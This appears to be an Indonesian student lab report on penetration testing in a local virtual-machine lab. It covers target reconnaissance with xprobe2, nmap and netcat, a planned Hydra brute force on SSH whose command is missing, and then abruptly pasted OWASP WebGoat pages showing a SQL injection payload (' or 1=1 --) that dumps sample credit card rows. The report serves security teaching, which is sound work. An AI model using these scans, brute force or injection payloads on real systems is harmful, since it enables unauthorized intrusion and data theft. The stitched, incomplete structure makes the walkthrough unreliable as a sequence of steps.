

## ***Actual Exploit***

### **Dasar Teori : *Actual Exploit***

*Actual Exploit* adalah sebuah teknik dengan menggunakan atau memanfaatkan sebuah kode untuk menyerang keamanan komputer secara spesifik. *Exploit* banyak digunakan untuk penentrasi baik secara legal ataupun ilegal untuk mencari kelemahan (*Vulnerability*) pada sebuah sistem target (komputer tujuan). *Exploit* dapat juga dikatakan sebuah *software* yang menyerang celah atau kelemahan keamanan (*security vulnerability*) sebuah sistem, dengan tujuan spesifik namun tidak selalu bertujuan untuk melumpuhkan sistem. Selain itu *exploit* juga digunakan untuk mendemonstrasikan bahwa suatu sistem memiliki celah atau kelemahan yang memungkinkan *attacker* untuk masuk atau mengakses sistem secara ilegal. Secara umum *exploit* dapat diklasifikasikan kedalam 2 kelompok :

1. *Remote Exploit* : Bekerja melalui jaringan dan mengeksploitasi celah atau kelemahan keamanan sistem tanpa adanya akses terlebih dahulu ke sistem target. *Remote exploit* biasanya menyerang *service* yang berjalan dan berinteraksi dengan jaringan luar seperti *service http (Apache)*, *servis database (MySQL)* dan *service* lainnya.
2. *Local exploit* : Mengharuskan adanya akses terlebih dahulu ke sistem yang rentan dan biasanya meningkatkan keleluasaan orang yang menjalankan *exploit* melebihi yang diberikan oleh *administrator* sistem. Umumnya *local exploit* menyerang aplikasi *non service* yang tidak berinteraksi dengan jaringan luar, dan biasanya terjadi dengan cara membuat file tertentu yang dibuat sedemikian rupa sehingga aplikasi gagal menghandlenya.


Sebelum melakukan tahapan *actual exploit*, tahap yang perlu dilakukan adalah tahapan *scanning*. *Scanning* merupakan tahapan awal dimulainya penyerangan (*pre-attack*). Dari tahapan *scanning* penyerang (*attacker*) akan mencari kemungkinan-kemungkinan yang dapat digunakan untuk mengambil alih sistem target, dan informasi yang didapatkan akan digunakan sebagai jalan masuk menembus atau menyerang (*attack*) sistem target. Menurut *Certified Ethical Hacker (CEH)* tujuan dari tahapan *scanning* adalah untuk memperoleh informasi berupa : *host* yang aktif, *IP Address*, *port* yang terbuka, *Operating System (OS)*, *System architecture*, *services* yang berjalan pada *host* dan *vulnerabilities*. seperti pada gambar 2.



**Gambar 2.** *Objectives of Network Scanning*

Informasi yang diperoleh dari tahapan *scanning* ini diperlukan sebagai informasi yang berguna untuk melakukan *actual exploit*.

### Topologi : Actual Exploit



**Gambar 3.** Topologi Actual Exploit

Percobaan yang dilakukan pada kegiatan ini adalah bersifat lokal, terbatas pada sebuah *computer host* dan *Virtual Machine* (VM) – Virtualbox, VMWare dan sebagainya. Pada gambar 3 sebuah *computer host* terdiri dari dua *Virtual Machine* (VM) : *Ubuntu* sebagai *attacker* dan *Damn Vulnerable Linux* (DVL) sebagai target. Pada tahapan *scanning*, menurut *Certified Ethical Hacker* (CEH) penyerang (*attacker*) dapat melakukan tindakan seperti dijelaskan pada gambar 2, sehingga akan diperoleh informasi yang diperlukan untuk tahap *actual exploit*.

### Tahap : Proses dan hasil *scanning*

```
root@28: /home/dw
root@28:/home/dw# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:14:5a:d2
          inet addr:192.168.7.10  Bcast:192.168.7.255  Mask:255
          .255.255.0
          inet6 addr: fe80::a00:27ff:fe14:5ad2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:6417 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4900 errors:0 dropped:0 overruns:0 carrier
          :0
          collisions:0 txqueuelen:1000
          RX bytes:4865040 (4.8 MB)  TX bytes:305233 (305.2 KB)
```

IP Address Attacker

```
Shell - Konsol
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:18:1c:0d
          inet addr:192.168.7.7  Bcast:192.168.7.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe18:1c0d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3704 errors:7 dropped:0 overruns:0 frame:0
          TX packets:3637 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:224684 (219.4 KiB)  TX bytes:204351 (199.5 KiB)
          Interrupt:10 Base address:0xd020
```

*IP Address Target*

```
root@28:/home/dw# xprobe2 192.168.7.7
Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@00o.nu, ofir@sys-s
ecurity.com, meder@00o.nu
```

```
[+] Target is 192.168.7.7
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping - ICMP echo discovery module
[x] [2] ping:tcp_ping - TCP-based ping discovery module
[x] [3] ping:udp_ping - UDP-based ping discovery module
[x] [4] infogather:tll_calc - TCP and UDP based TTL distance
calculation
[x] [5] infogather:portscan - TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo - ICMP Echo request fingerprint
ing module
[x] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fing
erprinting module
[x] [8] fingerprint:icmp_amask - ICMP Address mask request fi
ngerprinting module
[x] [9] fingerprint:icmp_port_unreach - ICMP port unreachable
fingerprinting module
[x] [10] fingerprint:tcp_hshake - TCP Handshake fingerprintin
g module
[x] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[x] [12] fingerprint:smb - SMB fingerprinting module
[x] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192
.168.7.7. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192
.168.7.7. Module test failed
[-] No distance calculation. 192.168.7.7 appears to be dead or
no ports known
[+] Host: 192.168.7.7 is up (Guess probability: 50%)
[+] Target: 192.168.7.7 is alive. Round-Trip Time: 0.46619 sec
[+] Selected safe Round-Trip Time value is: 0.93237 sec
[-] icmp_port_unreach::build_DNS_reply(): gethostbyname() fail
```

*Scanning dengan tools xprobe2 oleh attacker*

```
[ - ] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[ - ] fingerprint:smb need either TCP port 139 or 445 to run
[ - ] fingerprint:snmp: need UDP port 161 open
[ + ] Primary guess:
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.4.25" (Guess probability: 100%)
[ + ] Other guesses:
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.0.36" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.6.9" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.0.30" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.6.11" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.4.20" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[ + ] Other guesses:
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.0.36" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.6.9" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.0.30" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.6.11" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.4.20" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.4.22" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.4.21" (Guess probability: 100%)
[ + ] Host 192.168.7.7 Running OS: "Linux Kernel 2.4.24" (Guess probability: 100%)
[ + ] Cleaning up scan engine
[ + ] Modules deinitialized
[ + ] Execution completed.
```


Perkiraan utama dari *tools xprobe2* terhadap OS yang digunakan target

Linux Kernel 2.4.25

Perkiraan lainnya dari *tools xprobe2* terhadap OS yang digunakan target

Linux Kernel 2.0.36 - 2.6.11

Dalam hal ini jika kita tinjau dari informasi yang diperoleh dari *tools xprobe2*, informasi yang didapat belum terlalu membantu penyerang (*attacker*) karena informasi yang diperoleh berupa perkiraan awal. Namun kita dapat menarik satu informasi seperti informasi utama (*primary*) dan mempertimbangan informasi lainnya. Untuk itu kita perlu membandingkan data yang diperoleh dari *xprobe2* dengan *tools* lainnya untuk memperoleh informasi yang lebih spesifik.



Dari hasil *scanning* diatas diketahui bahwa informasi otentik yang diperlukan oleh penyerang (*attacker*) tidak mungkin didapat hanya menggunakan satu informasi dari sebuah *tools* saja. Dibutuhkan perbandingan data antara informasi yang diperoleh dari satu *tools* dengan *tools* lainnya. Terlihat pada hasil diatas, *tools xprobe2* dengan hasil *scanning* terhadap OS memperkiraan OS yang digunakan adalah *Linux Kernel 2.4.25* dengan perkiraan lainnya

2.0.36 - 2.6.11. Namun perkiraan lain diperoleh oleh *tools* nmap yaitu OS dengan *Linux Kernel* 2.6.13 -2.6.32. Hal ini membuktikan bahwa diperlukannya perbandingan data untuk memperoleh informasi yang otentik seperti informasi yang diperoleh untuk *port*, *service* dan *versi* oleh nmap dan netcat adalah sama. Dengan adanya data yang cukup otentik, maka kita dapat melakukan expose terhadap informasi yang diperoleh, seperti menggunakan fitur *Common Vulnerabilities and Exposures* (CVE) untuk mencari informasi terhadap *vulnerabilities* dari sistem target.

**Tahap :** Proses *actual exploit - remote exploit* melalui *service ssh*

Dari proses *scanning* yang dilakukan maka kita dapat melihat daftar *service* yang sedang berjalan pada sistem target. Dalam percobaan ini *remote exploit* melalui *service ssh*, namun tidak menutup kemungkinan dapat juga dilakukan melalui *service* lain.

```
root@28:/home/dw# nmap -sV 192.168.7.7
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2017-02-24 09:02 PST
```

```
Nmap scan report for 192.168.7.7
```

```
Host is up (0.00063s latency).
```

```
Not shown: 992 closed ports
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 4.4 (protocol 1.99)
80/tcp	open	http	Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
631/tcp	open	ipp	CUPS 1.1
3306/tcp	open	mysql	MySQL (unauthorized)
5801/tcp	open	http-proxy	sslstrip
5901/tcp	open	vnc	VNC (protocol 3.7)
6000/tcp	open	X11	(access denied)
6001/tcp	open	X11	(access denied)

MAC Address: 08:00:27:18:1C:0D (Cadmus Computer Systems)  
Service Info: OS: Unix

Service and Open Port dengan informasi versi yang digunakan

Target remote exploit

```
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
```



```
Nmap done: 1 IP address (1 host up) scanned in 31.11 seconds |
```


```
root@28:/home/dw# netcat 192.168.7.7 22
```

```
SSH-1.99-OpenSSH_4.4
```

*Service ssh* menggunakan *brute force* mencoba melakukan *input password* menggunakan *tool* seperti *Hydra*. *Hydra* merupakan software yang dikembangkan oleh sebuah organisasi bernama "The Hacker's Choice" (THC) yang menggunakan *brute force* dan *dictionary attack* untuk menguji untuk password yang lemah atau password sederhana pada satu atau banyak host remote menjalankan berbagai layanan yang berbeda. Ia dirancang sebagai bukti untuk menunjukkan kemudahan cracking password karena password yang dipilih buruk. perintah yang digunakan seperti berikut :









Thank you for using WebGoat!

This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is lead by Bruce Mayhew. Please send all comments to Bruce at [webgoat@owasp.org](mailto:webgoat@owasp.org).



**OWASP**  
The Open Web Application Security Project



**ASPECT SECURITY**  
Application Security Specialists

**WebGoat Design Team**

Bruce Mayhew  
David Anderson  
Rogan Koves  
Laurence Casey (Graphics)

**Special Thanks for V5.1**

OWASP Spring of Code  
Erwin Geirnaert  
(<http://www.zionsecurity.com>)  
To all who have sent comments


**Lesson Contributors**

Aspect Security  
Sherif Koussa  
Roman Brechet

**Documentation Contributors**

Sherif Koussa  
(<http://www.macadamian.com>)  
Erwin Geirnaert  
(<http://www.zionsecurity.com/>)

[Start WebGoat](#)



Logout ?

Http Basics

OWASP WebGoat V5.1    < Hints >   Show Params   Show Cookies   Show Java   Show Solution   Lesson Plans

Admin Functions

- General
- Code Quality
- Concurrency
- Unvalidated Parameters
- Access Control Flaws
- Authentication Flaws
- Session Management Flaws
- Cross-Site Scripting (XSS)
- Buffer Overflows
- Injection Flaws

[Command Injection](#)

[Blind SQL Injection](#)

[Numeric SQL Injection](#)

[Log Spoofing](#)

[XPath Injection](#)

[String SQL Injection](#)

[LAB: SQL Injection](#)

[Stage 1: String SQL Injection](#)

[Stage 2: Parameterized Query #1](#)

[Stage 3: Numeric SQL Injection](#)

[Stage 4: Parameterized Query #2](#)

[Database Backdoors](#)

[Improper Error Handling](#)

Restart this Lesson


Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints, show the HTTP request parameters, the HTTP request cookies, and the Java source code.

Enter your name:  [Go!](#)

OWASP Foundation | Project WebGoat

Melakukan pencarian semua nama dengan last name Smith atau user name Smith



Logout ?

String SQL Injection

OWASP WebGoat V5.1    < Hints >   Show Params   Show Cookies   Show Java   Show Solution   Lesson Plans

Admin Functions

- General
- Code Quality
- Concurrency
- Unvalidated Parameters
- Access Control Flaws
- Authentication Flaws
- Session Management Flaws
- Cross-Site Scripting (XSS)
- Buffer Overflows
- Injection Flaws

[Command Injection](#)

[Blind SQL Injection](#)

[Numeric SQL Injection](#)

[Log Spoofing](#)

[XPath Injection](#)

[String SQL Injection](#)

[LAB: SQL Injection](#)

[Stage 1: String SQL Injection](#)

[Stage 2: Parameterized Query #1](#)

[Stage 3: Numeric SQL Injection](#)

[Stage 4: Parameterized Query #2](#)

[Database Backdoors](#)

[Improper Error Handling](#)

[Insecure Storage](#)

[Denial of Service](#)

[Insecure Configuration](#)

[Web Services](#)

Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

**General Goal(s):**

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name:  [Go!](#)

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	243560002222	MC	id	
102	John	Smith	4352209902222	AMEX	id	

OWASP Foundation | Project WebGoat



## Fungsi SQL

**\* Congratulations. You have successfully completed this lesson.**

**\* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

### Daftar Pustaka

- [1] A. H. Abdullah, “Cyber-Attack Penetration Test and Vulnerability Analysis,” vol. 13, no. 1, pp. 125–132.
- [2] I. C. of E.-C. C. (EC-Council), “Footprinting and Reconnaissance,” *Certif. Ethical Hacker V8.00*.